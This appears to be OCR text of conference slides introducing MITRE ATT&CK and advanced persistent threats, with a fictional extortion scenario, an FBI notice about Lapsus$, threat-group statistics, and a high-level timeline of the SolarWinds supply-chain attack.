netsec
cybersecurity & cloud conference

MITRE ATT&CK

Adversary campaigns

Actual trends

EXCLUSIVE
NETWORKS

netsec
cybersecurity & cloud conference

MITRE ATT&CK

Adversary campaigns

Actual trends

EXCLUSIVE
NETWORKS

DISCLAIMER

The characters, names and events in this presentation are fictional. Any resemblance or similarity to any actual events, entities or persons, whether living or dead is entirely coincidental.

Exclusive Electric (EXE)

Battery manufacturer

OT environment

Patented technologies

Intellectual property

Trusted partner for automotive industry

EXE

VALUED ADDED POWER

Cyber Attack

Data stolen

Extortion

```
f ($(window).scrollTop() > header1_initial
  if (parseInt(header1.css('padding-top'),
    header1.css('padding-top', '' + $(win
  }
else {
  header1.css('padding-top', '' + header1_ini


($(window).scrollTop() > header2_initialDistan
 if (parseInt(header2.css('padding-top'), 10) >
    header2.css('padding-top', '' + $(window).s
 }
lse {
```

Dropped some documents online

MITRE ATT&CK Adversary TTP’s

Reconnaissance

Initial access

Credential access

Execution

Lateral movement

Privilege escalation


Persistence

Command and control

Exfiltration/ Impact

#WeAreExclusive

One step back...



#WeAreExclusive


One step back...


APT

ATT&CK

TTP

What are APT's?


attempt to explain
Advanced Persistent Threats during
lunchtime
I will not attempt to explain
Advanced Persistent Threats during
lunchtime
I will not attempt to explain
Advanced Persistent Threats
lunchtime
I will not attempt to expla
Advanced Persistent Threats durin
lunchtime
MATT GROENING



SEEKING INFORMATION

LAPSUS$

Cyber Intrusions of United States-Based Technology Companies
March 21, 2022

DETAILS

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of computer networks belonging to United States-based technology companies.

On March 21, 2022, individuals from a group identifying themselves as Lapsus$ posted on a social media platform and alleged to have stolen source code from a number of United States-based technology companies. These unidentified individuals took credit for both the theft and dissemination of proprietary data that they claim to have illegally obtained. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.


Field Office: San Francisco

5 KPIX

#WeAreExclusive

What are APT's

Sophisticated



undetected

Criminal/Nation

APT's

Individuals

Groups

Governments

Ideologies


Political / Espionage

Financial

3500+ APT groups


#WeAreExclusive

Observed Threat Groups by Goal, 2022



*M-trends report 2023

Who do they target?



*M-trends report 2022-2023

Solarwinds


Supply chain attack

SUNSPOT implant

Orion hacked software update

SUNBURST backdoor DLL

TEARDROP Cobalt Strike Loader



Sep 4 – Attackers start accessing SolarWinds*

Sep 12 – Attackers start injecting test code*

Nov 4 – Attackers stop injecting test code*

Feb 20 – Solorigate backdoor is compiled and deployed*

March – Estimated start of distribution of Solorigate backdoor

Distribution of SUNBURST and target-profiling**

May – Estimated start of actual hands-on-keyboard attacks

Activation of TEARDROP**

Continued hands-on-keyboard activity**

